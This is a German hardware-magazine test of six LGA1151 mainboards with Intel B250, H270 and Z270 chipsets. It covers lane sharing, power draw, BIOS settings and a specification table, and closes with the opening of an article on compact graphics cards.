Damit beim Gigabyte-Board eine M.2-SSD im Steckplatz „M2P_32G“ alle vier PCIe-3.0-Lanes bekommt, muss der PCIe-x4-Steckplatz für Erweiterungskarten zwei seiner Lanes abgeben. Auch beim zweiten M.2-Slot „M2M_32G“ gibt es Einschränkungen: Steckt in diesem eine SSD, unabhängig davon ob es sich um eine PCIe- oder SATA-Modell handelt, funktionieren die SATA-6G-Anschlüsse 4 und 5 nicht mehr. Beim Asus-Board wiederum fällt beim Einsatz einer SSD im M.2_1-Slot der SATA_1-Anschluss und im M.2_2-Slot der SATA_6-Anschluss weg.

Die beiden Beispiele zeigen, dass es hier keine allgemeingültige Regel gibt. Die Verteilung der High-Speed-Ports des Chipsatzes unterscheidet sich bei jedem Board und auch im BIOS-Setup ist nicht




Da es auf dem Mini-ITX-Board sehr eng zugeht, hat Asrock den M.2-Slot auf der Unterseite platziert.

ohne weitere Informationen erkennbar, welche Auswirkungen die Einstellungen für die M.2-Slots haben. Hier sollten Sie unbedingt das Handbuch zu Rate ziehen.

Der teuerste Chipsatz Z270 bringt genug I/O-Leitungen mit, um drei schnelle PCIe-3.0-x4-SSDs sowie per Zusatz-Chip beispielsweise 2 × USB 3.1 Gen2 mit SuperSpeedPlus-Tempo (10 GBit/s) anzubinden. In der Praxis gibt es allerdings einen Flaschenhals: Bei sämtlichen Kopieraktionen laufen die Daten über den

DMI als Engstelle

Zwar hat Intel die Zahl der High-Speed-I/O-Lanes beim Z270 auf 30 aufgeböhrt, die DMI-Verbindung zwischen Prozessor und Chipsatz überträgt jedoch weiterhin maximal 3,8 GByte/s. Das lässt sich schon mit einer schnellen M.2-PCIe-SSD ausreizen. Kommen dann zum Beispiel noch USB-3.1-Gen2-Transfers hinzu, wird die DMI-Verbindung zum Flaschenhals.





Asrock B250M-HDV

Mit knapp 70 Euro Straßenpreis ist das Asrock B250M-HDV das günstigste Board im Test und zugleich auch das sparsamste im Auslieferungszustand (Leerlauf: 14,4 Watt). Mit optimalen Energiespareinstellungen konnten wir den Energiebedarf weiter auf 10,0 Watt reduzieren. Wegen des niedrigen Preises muss man einige Abstriche bei der Ausstattung machen: Das B250M-HDV bietet lediglich zwei DIMM-Slots, es fehlen USB 3.1 Gen2 und DisplayPort. Es ist via HDMI 1.4 nicht möglich, Ultra-HD-Monitore mit mehr als 30 Hz anzusteuern.

Die übrigen Schnittstellen entsprechen jedoch mit 6 × SATA 6G, 4 × USB 3.0, einem M.2-Slot sowie zwei digitalen Monitoranschlüssen dem gängigen Standard. Die Transferraten liegen auf dem Niveau der Boards mit teurerem H270- oder Z270-Chipsatz. Aber auch Uralt-Hardware findet am B250M-HDV Anschluss. Über Slot-Blenden für wenige Euro lassen sich RS-232 und Parallelport von Pfostensteckern nach außen führen. Für ältere Beamer gibt es einen VGA-Ausgang. Weil das Board lediglich drei analoge Buchsen mitbringt, lässt sich 7.1-Surround-Ton lediglich unter Zuhilfenahme der Frontaudiobuchsen nutzen. Damit eignet sich das B250M-HDV vor allem für den Bau sparsamer Büro-Rechner, aber weniger für Multimedia-PCs.

- ↑ preiswert
- ↑ sparsam
- ↓ kein DisplayPort




Asrock Fatal1ty Z270 Gaming-ITX/ac

Das Fatal1ty Z270 Gaming-ITX/ac hebt sich gleich in mehrfacher Hinsicht von den übrigen Kaby-Lake-Mainboards ab: Dank des Mini-ITX-Format (17 cm × 17 cm) passt es auch in kompakte Gehäuse. Damit eignet es sich zum Beispiel für eine kleine Gaming-Maschine oder einen Media-Center-PC. Zudem ist es trotz eines Preises von 195 Euro das günstigste der wenigen Serie-200-Boards mit HDMI 2.0 und kann deshalb auch 4K-Fernseher mit 60 Hz betreiben.

Die USB-Typ-C-Buchse hängt an einem Thunderbolt-3-Controller von Intel. An sie lassen sich nicht nur Thunderbolt-Geräte anschließen, sondern auch USB-Geräte und Monitore mit Ultra-HD-Auflösung bei 60 Hz. Dafür muss man im BIOS-Setup zunächst Thunderbolt aktivieren, sonst gibt die Typ-C-Buchse nur DisplayPort (DP-Alt) aus [3]. Die Transferrate einer USB-3.1-Gen2-SSD erreicht zwar nicht ganz den Durchsatz des ASM2142-Controllers der beiden Giga-byte-Boards, ist aber höher als die jeder SATA-Festplatte oder -SSD. Im Geräte-Manager von Windows erscheint der USB-3.1-Controller erst, wenn ein USB-Gerät angeschlossen ist.

Zusätzlich bietet das Fatal1ty Z270 Gaming-ITX/ac WLAN, Bluetooth und einen hochwertigen Audio-Chip mit einem großen Dynamikumfang von 124 dBA. Trotz der umfangreichen Ausstattung bleibt die Leistungsaufnahme bei ruhendem Windows-Desktop mit 16 Watt im Rahmen. Mit einigen Optimierungen konnten wir 2 Watt einsparen.

- ↑ HDMI 2.0
- ↑ analoge Audioqualität
- ↓ teuer



Asus Prime H270-Pro

Das Prime H270-Pro richtet sich an PC-Bastler, die USB 3.1 Gen2, drei digitale Monitoranschlüsse inklusive DisplayPort und zwei M.2-Steckplätze wünschen, aber nicht übertakten wollen. Asus lötet auf das Board noch den älteren USB-3.1-Chip Asmedia ASM1142, der maximal 877 MByte/s schafft. Im Unterschied zu den meisten anderen Boards hängen am USB-3.1-Controller zwei USB-A-Buchsen. Den USB-C-Anschluss bindet Asus hingegen an den H270-Chipsatz an, was die maximale Transferrate auf SuperSpeed-Tempo (5 GBit/s, ca. 460 MByte/s) begrenzt.

Für ältere Steckkarten gibt es auf dem Prime H270-Pro zwei PCI-Steckplätze und für Pumpen von Wasserkühlungen einen separaten 4-Pin-Anschluss. Zwei 19-polige Pfostenstecker gestatten, den Rechner zusätzlich zu zwei USB-3.0-Frontanschlüssen mit einem schnellen, internen USB-3.0-Kartenleser auszustatten. Die bislang von SSDs nicht verwendeten Schnittstellen SATA Express und U.2 lässt Asus beim Prime H270-Pro weg.

Der Energiebedarf im Leerlauf ist mit 18 Watt trotz der umfangreichen Ausstattung nur befriedigend. Nach Einschalten der CPU- und Package-C-States sowie den Energiesparfunktionen des PCIe Root Complex (PCIe-ASPM) sinkt er auf 16,1 Watt. Mit 122 Euro kostet das Prime H270-Pro so viel wie spartanischer ausgestattete Boards mit dem höherwertigen Z270-Chipsatz.

- ↑ USB 3.1 Gen2
- ↑ hält TDP von CPU ein
- ↓ USB Typ C nur USB 3.0



Gigabyte GA-B250-HD3P

Das GA-B250-HD3P zählt zu den preiswertesten Serie-200-Boards mit USB 3.1-Gen2-Controller. Gigabyte verwendet dafür – wie auf dem teureren Z270-Board – den Asmedia ASM2142, der über zwei PCIe-3.0-Lanes angebunden ist und deshalb über 1,1 GByte/s schafft. Für einen Straßenpreis von knapp unter 100 Euro gibt es allerdings keinen DisplayPort. An Monitore mit Ultra-HD-Auflösung (3840 × 2160) sendet das Board deshalb per HDMI Bilder mit maximal 30 Hz Wiederholrate. Bei der übrigen Ausstattung kann das GA-B250-HD3P hingegen mit den teureren Boards in diesem Test mithalten.

Die Leistungsaufnahme mit Herstellervorgaben bei ruhendem Windows-Desktop betrug 16,4 Watt. Das Einschalten der Package-C-States brachte keine weitere Ersparnis. Ein halbes Watt konnten wir noch heraus holen, indem wir die gelbe LED-Beleuchtung abgedreht haben.

Im Lieferumfang des Boards ist unter anderem die Software cFos enthalten, mit der man den Netzwerkverkehr wie TV-Streaming priorisiert, Acknowledge-Paketen Vorrang gibt oder bei Bedarf das Receive-Window (RWIN) vergrößert, um Downloads an Leitungen mit hoher Laufzeit zu beschleunigen. Vier Status-LEDs (CPU, RAM, VGA, BOOT) helfen bei Problemen die Fehlerursache zu finden.

- ↑ USB 3.1 Gen2
- ↑ Diagnose-LEDs
- ↓ kein DisplayPort



Gigabyte Aorus GA-Z270X-Gaming 5

Das teuerste Board im Test bringt auch den größten Bling-Bling-Faktor mit: Zahlreiche LEDs beleuchten die Hauptplatine in einer frei wählbaren Farbe, die sich auf Wunsch zum Beispiel nach CPU- oder Netzauslastung ändert. Aber auch bei der Hardware-Ausstattung hebt es sich vom Rest ab: Zusätzlich zum Intel-Netzwerk-Chip gibt es einen Killer-E2500-Ethernet-Chip, USB 3.1 Gen2 und zwei M.2-Slots für schnelle SSDs.

Optional lässt sich die Audio-Software X-Fi MB 5 von Creative für zahlreiche Audio-Effekte installieren. Allerdings verzerrt sie den Frequenzgang dynamisch und getrennt für linken und rechten Kanal (siehe c't-Link). Ohne diese Software liefern die analogen Audioausgänge des Realtek-Chips einen nahezu perfekt geradlinigen Verlauf mit hohem Rauschabstand von 122 dBA. Die Ausgangsspannung reicht bis zu 2,2 Volt, wo auch hochohmige Kopfhörer kraftvolle Lautstärke liefern.

Die vielen Zusatzfunktionen treiben allerdings die Leistungsaufnahme im Leerlauf auf 20 Watt. Auch mit aktivierten C-States und abgeschalteter LED-Beleuchtung kommt das GA-Z270X-Gaming 5 nicht unter 19,3 Watt. Im Vergleich zu früheren Board-Generationen hat Gigabyte die Lüfterregelung deutlich verbessert. Der Drehzahlverlauf aller Lüfteranschlüsse lässt sich sowohl im BIOS-Setup als auch per Windows-Software frei verändern und die PWM-Startwert liegt nun bei 0 Prozent.

- ↑ analoge Audioqualität
- ↑ zweiter Ethernet-Port
- ↓ hohe Leistungsaufnahme



MSI Z270-A Pro

Unsere Bauvorschläge der vergangenen beiden Jahre für einen 11-Watt-PC haben wir jeweils mit dem MSI Z170-A Pro umgesetzt. Grund genug, sich den Nachfolger Z270-A Pro anzuschauen. Die Unterschiede sind überschaubar: In den M.2-Slot passen nun auch SSDs mit 110 mm statt 80 mm Länge und alle Lüfteranschlüsse sind nun 4-polig ausgeführt. An der weiteren Ausstattung hat sich nichts geändert. Per DisplayPort 1.2 lassen sich 4K-Monitore ruckelfrei mit 60 Hz betreiben. Einen HDMI-Anschluss gibt es hingegen nicht. Monitore mit diesem Anschluss benötigen deshalb einen Adapter von DVI oder DisplayPort.

Obwohl bei den Spannungswandlern augenscheinlich andere Bauteile als beim Vorgänger zum Einsatz kommen, bleibt die Leistungsaufnahme unverändert gering: Im Auslieferungszustand braucht das Z270-A Pro 16,4 Watt. Nach Einschalten aller Energiesparfunktionen sind es 10,9 Watt. Im Standby (Suspend to RAM) schluckt das Board mit 2,2 Watt etwas mehr als die übrigen Testkandidaten. Unter Windows 10 konnten wir mit dem Microsoft-LAN-Treiber keine Netzwerkverbindung aufbauen. Das klappte erst, nachdem wir von der Realtek-Webseite den Treiber 10.13.1223.2016 installiert hatten.

USB 3.1 Gen2 gibt es auf dem Board nicht. Dafür kostet das Z270-A Pro mit 122 Euro rund 40 Euro weniger als Z270-Boards, die einen SuperSpeed-Plus-Chip tragen.

- ↑ sparsam
- ↑ gutes Preis/Leistungsverhältnis
- ↓ kein HDMI

Portbelegung Z270-Chipsatz:

Die 30 High-Speed-I/O-Ports des Chipsatzes lassen sich flexibel nutzen. Möglich sind bis zu 6 x SATA 6G, 14 x USB 3.0 oder 24 PCIe-3.0-Lanes, wobei von den Letzteren 12 für maximal drei M.2-PCIe-SSDs (PCIe Storage Device) zur Verfügung stehen. Die SATA Ports 1 und 2 können entweder die Ports 15 und 16 oder 19 und 20 belegen.

High-Speed I/O-Ports	1	USB 3.0 #1				
	2	USB 3.0 #2				
	3	USB 3.0 #3				
	4	USB 3.0 #4				
	5	USB 3.0 #5				
	6	USB 3.0 #6				
	7	USB 3.0 #7	PCIe 3.0 #1	x1	PCIe	x4
	8	USB 3.0 #8	PCIe 3.0 #2	x1	x2	
	9	USB 3.0 #9	PCIe 3.0 #3	x1	PCIe	
	10	USB 3.0 #10	PCIe 3.0 #4	x1	x2	
	11	PCIe 3.0 #5		x1	PCIe	x4
	12	PCIe 3.0 #6		x1	x2	
	13	PCIe 3.0 #7		x1	PCIe	
	14	PCIe 3.0 #8		x1	x2	
	15	PCIe 3.0 #9	SATA 6G #1a	x1	PCIe	x4
	16	PCIe 3.0 #10	SATA 6G #2a	x1	x2	
	17	PCIe 3.0 #11		x1	PCIe	
	18	PCIe 3.0 #12		x1	x2	
	19	PCIe 3.0 #13	SATA 6G #1b	x1	PCIe	x4
	20	PCIe 3.0 #14	SATA 6G #2b	x1	x2	
	21	PCIe 3.0 #15	SATA 6G #3	x1	PCIe	
	22	PCIe 3.0 #16	SATA 6G #4	x1	x2	
	23	PCIe 3.0 #17	SATA 6G #5	x1	PCIe	x4
	24	PCIe 3.0 #18	SATA 6G #6	x1	x2	
	25	PCIe 3.0 #19		x1	PCIe	
	26	PCIe 3.0 #20		x1	x2	
	27	PCIe 3.0 #21		x1	PCIe	x4
	28	PCIe 3.0 #22		x1	x2	
	29	PCIe 3.0 #23		x1	PCIe	
	30	PCIe 3.0 #24		x1	x2	

Arbeitsspeicher und durch den Prozessor und damit über die DMI-Verbindung zwischen CPU und Chipsatz. Letztere ist aus technischer Sicht eine PCI-Express-3.0-Verbindung mit vier Lanes, die pro Richtung brutto 3,8 GByte/s überträgt.

Die schnellsten M.2-SSDs wie die Samsung 960 Pro verwenden ebenfalls ein PCIe-3.0-x4-Interface und schaffen in der Praxis 3,6 GByte/s. Zusätzlich zu diesem Transfer haben wir an den USB-3.1-Port des Asmedia ASM2142 eine externe SSD vom Typ Sandisk Extreme 900 gehängt, die einzeln rund 1,1 GByte/s liefert. Doch bei parallelen Transfers brach der Durchsatz jeweils so weit ein, dass wir in der Summe nicht mehr als 3,6 GByte/s

messen konnten. Mit einer weiteren M.2-PCIe-SSD konnten wir das Spiel weiter treiben, auch hier betrug der gesamte Datendurchsatz maximal 3,6 GByte/s und die einzelnen Transfers wurden entsprechend stark ausgebremst. Wer mehr PCIe-Durchsatz braucht, muss zur aufwendigeren Plattform LGA2011v3 mit dem X99-Chipsatz greifen.

Alte Zöpfe, neue Wunden

Problemlos klappte im Unterschied zu älteren Prozessor-Plattformen der Betrieb von M.2-SSDs mit NVMe- statt AHCI-Protokoll als Systemdatenträger. Moderne Betriebssysteme wie Windows 10 oder Ubuntu 16.10 mit integrierter NVMe-Unterstützung lassen sich direkt darauf installieren.

Um ein RAID aus zwei dieser schnellen SSDs einzurichten, sind im BIOS-Setup einige Einstellungen nötig. Neben der bereits angesprochenen Zuordnung aller vier PCIe-Lanes zum M.2-Slot muss das System im UEFI-Modus booten und CSM (Compatibility Support Module) deaktiviert sein. Beim Asus Prime H270-Pro erschienen die Optionen für das RAID-Setup von M.2-SSDs erst, nachdem wir die Betriebsart des SATA-Controllers von AHCI auf RAID umgestellt hatten. Alternativ erledigt das der „EZ Tuning Wizard“ automatisch.

Intel bewirbt die Chipsätze der Serie 200 zudem mit Kompatibilität zur neuen Speichertechnologie Optane Memory. Diese M.2-Kärtchen verwenden statt Flash-Speicher neuartige 3D-XPPoint-Chips. Doch Optane Memory, das als schneller Cache für Magnetfestplatten dienen soll, gibt es immer noch nicht zu kaufen.

Von der Installation des sieben Jahre alten Windows 7 raten wir bei Kaby-Lake-Systemen ab. Da Windows 7 ein xHCI-tauglicher USB-Treiber fehlt, funktionieren bei der Einrichtung USB-Eingabegeräte wie Maus und Tastatur nicht. NVMe-Treiber muss man beim Setup vom USB-Stick oder von DVD einspielen, sonst erkennt Windows 7 solche SSDs nicht. Zu guter Letzt stellt Intel für die in Kaby-Lake-Prozessoren integrierten GPUs keine Windows-7-Treiber zur Verfügung. Einige Board-Hersteller haben zwar auf eigene Faust Beta-Treiber veröffentlicht, diese stammen aber aus dem August vergangenen Jahres und ihnen fehlen einige Video-Funktionen [3].

Spezifikationen

Im Auslieferungszustand konfigurieren die Hersteller das BIOS-Setup der Boards

so, dass die wichtigen Funktionen alle laufen. Optimierungsmöglichkeiten gibt es oft bei den Energiesparmodi. Hier empfiehlt es sich, die CPU C-States und CPU Package C-States von Hand zu aktivieren und auf den höchsten Wert zu stellen, zum Beispiel C8. Zudem empfehlen wir, das SATA Link Power Management (SATA LPM) und das Active State Power Management von PCI Express (PCIe-ASPM) einzuschalten. Damit lassen sich im Leerlauf noch einmal einige Watt sparen.

Die sparsamsten Boards und Netzteile nützen allerdings wenig, wenn unter Volllast die Intel-Vorgaben für Turbo Boost 2.0 und die Limits für die Thermal Design Power (TDP) der Prozessoren ignoriert werden. Lediglich das Asrock B250M-HDV und das Asus Prime H270-Pro verhalten sich konform. Sofern die Kühlung ausreicht, dürfen CPUs mit Turbo Boost 2.0 für maximal 25 Sekunden ihre TDP überschreiten. Aber auch nach dieser Zeit schluckte der von uns verwendete Core i7-7700K mit 91 W TDP bei Volllast auf dem Asrock Fatal1ty Z270 Gaming-ITX/ac, MSI Z270-A Pro, Gigabyte GA-B250-HD3P und Z270X-Gaming 5 zwischen 100 und 120 Watt. Letzteres Board betrieb die CPU bei Last auf allen vier Kernen sogar mit der höchsten Turbo-Stufe von 4,5 GHz, obwohl diese nur für einen Kern erlaubt ist.

Dadurch laufen die Prozessoren außerhalb der Spezifikation, durch die höhere Leistungsaufnahme kann er überhitzen und deswegen seine Leistung drosseln. Bei Problemen erschwert das zudem die Fehlerdiagnose. Zudem ist es für die meisten Nutzer unmöglich, unter den zahlreichen Übertaktungseinstellungen im BIOS-Setup die richtigen Werte einzustellen, damit die CPU nach den Intel-Vorgaben läuft.

Fazit

Die getesteten Serie-200-Boards verrichten erfreulich unauffällig ihren Dienst. Viele Kritikpunkte der letzten Jahre gehören der Vergangenheit an: So lässt sich die Regelkurve der CPU- und Gehäuselüfter bei allen Herstellern nun über ein Diagramm im BIOS-Setup optimal einstellen und die Kinderkrankheiten mit NVMe-SSDs sind inzwischen beseitigt. Auf teuren Boards gibt es hochwertige analoge Audioausgänge, die selbst unsere Messingenieure verblüfft haben.

Die Faustregel, dass Boards mit weniger Legacy-Schnittstellen und Zusatzfunktionen sparsamer sind, bestätigt auch dieser Test wieder. Mit Optimierungen

schaffen es das Asrock B250M-HDV und das MSI Z270-A Pro unter die 11-Watt-Marke im Leerlauf. Um hochauflösende Displays per DisplayPort 1.2 oder gar HDMI 2.0 anschließen zu können, muss man allerdings auch bei der siebten Core-

i-Generation vergleichsweise tief in den Geldbeutel greifen. (chh@ct.de) **ct**

Literatur

[1] Christof Windeck, Auf 6 folgt 7, Core i7-7700K alias Kaby Lake, c't 2/17, S. 106

[2] Christof Windeck, Windows 7 läuft auf Kaby Lake halbwegs, c't 4/17, S. 39

[3] Florian Müssig, Alles kann, nichts muss, Technische Hintergründe zu USB Typ C, c't 4/17, S. 124

Frequenzgang Creative-Software:
ct.de/yzwr

LGA1151-Mainboards							
Hersteller, Modell	Asrock B250M-HDV	Asrock Fatal1ty Z270 Gaming-ITX/ac	Asus Prime H270-Pro	Gigabyte GA-B250-HD3P	Gigabyte Z270X-Gaming 5	MSI Z270-A Pro	
Ausstattung							
CPU-Fassung / Chipsatz	LGA1151 / B250	LGA1151 / Z270	LGA1151 / H270	LGA1151 / B250	LGA1151 / Z270	LGA1151 / Z270	
Format (mm × mm)	Micro-ATX (185 × 228)	Mini-ITX (170 × 170)	ATX (230 × 305)	ATX (228 × 305)	ATX (245 × 305)	ATX (228 × 305)	
LAN-Chip(s) (Eigenschaften)	i219-V (Phy; 1 GBit/s)	i219-V (Phy; 1 GBit/s)	i219-V (Phy; 1 GBit/s)	i219-V (Phy; 1 GBit/s)	i219-V (Phy; 1 GBit/s), Killer E2500 (PCIe; 1 GBit/s)	RTL8111H (PCIe; 1 GBit/s)	
WLAN-Chip(s) (Eigenschaften)	n. v.	Wireless-AC 7265 (867 MBit/s)	n. v.	n. v.	n. v.	n. v.	
Audio-Chip (Eigenschaften)	ALC887 (HDA)	ALC1220 (HDA)	ALC887 (HDA)	ALC892 (HDA)	ALC1220 (HDA)	ALC892 (HDA)	
USB-3.1-/Thunderbolt-Chip (Eigenschaften)	n. v.	JHL6240 (PCIe; 1 × Thunderbolt 3)	ASM1142 (PCIe; 2 × USB 3.1 Gen2)	ASM2142 (PCIe; 2 × USB 3.1 Gen2)	ASM2142 (PCIe; 2 × USB 3.1 Gen2)	n. v.	
Fehlerdiagnose	n. v.	n. v.	n. v.	Diagnose-LEDs	LED-Segmentanzeige	Diagnose-LEDs	
Speicher-Slots / max. RAM	2 / 32 GByte	2 / 32 GByte	4 / 64 GByte	4 / 64 GByte	4 / 64 GByte	4 / 64 GByte	
Erweiterungs-Slots	1 × PEG, 2 × PCIe x1	1 × PEG	2 × PEG (1 × x16, 1 × x4), 2 × PCIe x1, 2 × PCI	3 × PEG (1 × x16, 2 × x4), 2 × PCIe x1, 1 × PCI	3 × PEG (1 × x16, 1 × x8, 1 × x4), 3 × PCIe x1	2 × PEG (1 × x16, 1 × x4) , 4 × PCIe x1	
m.2-Slot (Format)	1 × (2230, 2242, 2260, 2280)	1 × (2260, 2280)	1 × (2242, 2260, 2280), 1 × (2242, 2260, 2280, 22110)	1 × (2242, 2260, 2280, 22110)	1 × (2242, 2260, 2280), 1 × (2242, 2260, 2280, 22110)	1 × (2242, 2260, 2280, 22110)	
interne Anschlüsse	2 × SATA 6G, 1 × USB 3.0 ² , 2 × USB 2.0 ² , 1 × RS-232, 1 × HD-Audio	6 × SATA 6G (1 × SATA Express), 1 × USB 3.0 ² , 1 × USB 2.0 ² , 1 × HD-Audio	6 × SATA 6G, 2 × USB 3.0 ² , 2 × USB 2.0 ² , 1 × RS-232, 1 × HD-Audio, 1 × SPDIF-Out	6 × SATA 6G, 1 × SATA Express, 1 × USB 3.0 ² , 2 × USB 2.0 ² , 1 × RS-232, 1 × HD-Audio, 1 × SPDIF-Out	6 × SATA 6G (3 × SATA Express), 1 × U.2, 2 × USB 3.0 ² , 2 × USB 2.0 ² , 1 × HD-Audio, 1 × SPDIF-Out	6 × SATA 6G, 2 × USB 3.0 ² , 2 × USB 2.0 ² , 1 × RS-232, 1 × HD-Audio	
Lüfteranschlüsse	1 × CPU (4-Pin), 2 × Gehäuse (4-Pin)	2 × CPU (4-Pin), 1 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 3 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 3 × Gehäuse (4-Pin)	2 × CPU (4-Pin), 3 × Gehäuse (4-Pin)	1 × CPU (4-Pin), 4 × Gehäuse (4-Pin)	
ATX-Anschlussfeld	1 × HDMI 1.4, 1 × DVI-D, 1 × VGA, 3 × analog Audio, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN, 1 × PS/2	1 × HDMI 2.0, 1 × DisplayPort 1.2, 1 × Thunderbolt 3 (Typ C), 6 × analog Audio, 6 × USB 3.0, 1 × LAN, 1 × PS/2, 2 × WLAN-Antenne	1 × HDMI 1.4, 1 × DVI-D, 1 × DisplayPort 1.2, 3 × analog Audio, 1 × SPDIF Out optisch, 2 × USB 3.1 (Typ A), 3 × USB 3.0 (2 × Typ A, 1 × Typ C), 2 × USB 2.0, 1 × LAN, 1 × PS/2	1 × HDMI 1.4, 1 × DVI-D, 6 × analog Audio, 2 × USB 3.1 (Typ A, Typ C), 4 × USB 3.0, 2 × USB 2.0, 1 × LAN, 1 × PS/2, 1 × VGA	1 × HDMI 1.4, 1 × DisplayPort 1.2, 5 × analog Audio, 1 × SPDIF Out optisch, 2 × USB 3.1 (Typ A, Typ C), 4 × USB 3.0, 2 × USB 2.0, 2 × LAN, 1 × PS/2	1 × DVI-D, 1 × DisplayPort 1.2, 6 × analog Audio, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN, 1 × PS/2	
Lieferumfang	2 × SATA-Kabel, Handbuch, DVD	2 × SATA-Kabel, Handbuch, DVD	2 × SATA-Kabel, Handbuch, DVD	2 × SATA-Kabel, Kurzanleitung, DVD	2 × SATA-Kabel, RGB-LED-Anschlusskabel, DVD	2 × SATA-Kabel, Handbuch, DVD	
Elektrische Leistungsaufnahme ¹							
Soft-Off (mit ErP) / Energie sparen	0,7 W / 0,9 W	0,8 W (0,3 W) / 1,3 W	0,6 W (0,3 W) / 1,0 W	0,8 W (0,4 W) / 1,3 W	1,1 W (0,4 W) / 1,9 W	1,2 W (0,3 W) / 2,2 W	
Leerlauf / Leerlauf optimiert / Volllast	14,4 W / 10,0 W / 76 W	15,9 W / 14,2 W / 75 W	18,2 W / 16,1 W / 93 W	16,6 W / 15,9 W / 95 W	20,0 W / 19,3 W / 93 W	16,4 W / 10,9 W / 80 W	
Funktionstests							
Secure-Boot ab- / CSM einschaltbar	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	
Wake on LAN: Standby / Soft-Off	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	
USB: 5V in Soft-off / Wecken per USB: Standby (Soft-Off)	✓ / ✓ (–)	✓ / ✓ (–)	✓ / ✓ (–)	✓ / ✓ (–)	✓ / ✓ (–)	✓ / ✓ (–)	
Bootdauer bis Login	12 s	13 s	13 s	14 s	16 s	14 s	
Parallelbetrieb Displays	HDMI + DVI	HDMI + DP + USB-C	HDMI + DP + DVI	HDMI + DVI	HDMI + DP	DP + DVI	
4K: HDMI / DisplayPort	30 Hz / n. v.	60 Hz / 60 Hz	30 Hz / 60 Hz	30 Hz / n. v.	30 Hz / 60 Hz	n. v. / 60 Hz	
analog Mehrkanalton (Art) / 2. Audiostrom	✓ (7.1) / ✓	✓ (7.1) / ✓	✓ (7.1) / –	✓ (7.1) / ✓	✓ (7.1) / ✓	✓ (7.1) / ✓	
Audio: Wiedergabe / Aufnahme	⊕⊕ / ○	⊕⊕ / ⊕	⊕⊕ / ○	⊕⊕ / ⊖	⊕⊕ / ○	⊕⊕ / ○	
Regelbereich (PWM): CPU-Lüfter / Gehäuselüfter	0 ... 100 % / 0 ... 100 %	0 ... 100 % / 0 ... 100 %	20 ... 100 % / 20 ... 100 %	0 ... 100 % / 0 ... 100 %	0 ... 100 % / 0 ... 100 %	0 ... 100 % / 0 ... 100 %	
USB 3.0 / USB-3.1: Lesen (Schreiben)	460 (459) MByte/s / n. v.	464 (456) MByte/s / n. v.	463 (444) / 877 (800) MByte/s	462 (442) / 1098 (957) MByte/s	461 (443) / 1099 (999) MByte/s	462 (460) MByte/s / (n. v)	
LAN 1/2: Empfangen (Senden)	118 (118) MByte/s / n. v.	118 (118) MByte/s / n. v.	118 (119) MByte/s / n. v.	118 (118) MByte/s / n. v.	118 (118) / 118 (118) MByte/s	119 (118) MByte/s / n. v.	
Straßenpreis	68 €	195 €	125 €	93 €	205 €	122 €	
¹ primärseitig gemessen, also inkl. Netzteil, SSD ² je zwei Anschlüsse Tests mit Core i5-7500, 8 GByte PC4-2400, 256 GByte SSD							
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht	✓ funktioniert	– funktioniert nicht	n. v. nicht vorhanden



Fleißige Zwerge

Mini-Grafikkarten der Serien GeForce GTX 1050 und Radeon RX 460

Die neuen Superkompakt-Grafikkarten passen in Mini-PCs und bieten Leistung satt: 4K-Filme und DirectX-12-Spiele laufen flüssig; außerdem binden sie bis zu vier Displays gleichzeitig an. Und das alles schon ab 120 Euro.

Von Martin Fischer

In manche Gehäuse passen nur besonders schmale oder halbhohle Grafikkarten – und die sind in den letzten Jahren rar geworden. Besitzer von Mini-Gehäusen haben deshalb in den sauren Apfel gebissen und zu älteren Grafikkarten gegriffen, die sich für moderne Videoformate, Spiele und Displays nicht eignen. Das ändert sich nun: Mehrere Hersteller haben endlich kompakte und preiswerte Grafikkarten der aktuel-

len Serien AMD Radeon RX 460 und Nvidia GeForce GTX 1050/Ti ins Programm genommen, die 4K-Videos in allen wichtigen Formaten abspielen, HDR unterstützen, ihre Signale über HDMI 2.0 und DisplayPort 1.4 ausgeben und sogar DirectX-12-Spiele antreiben. Wir haben uns vier Modelle ins Labor geholt, die zwischen 120 und 170 Euro kosten – zwei mit AMD- und zwei mit Nvidia-Grafikchips.

Selbst der brandneue Horror-schocker Resident Evil 7 läuft auf den getesteten Grafikkarten mit 4 GByte Videospeicher ruckelfrei.



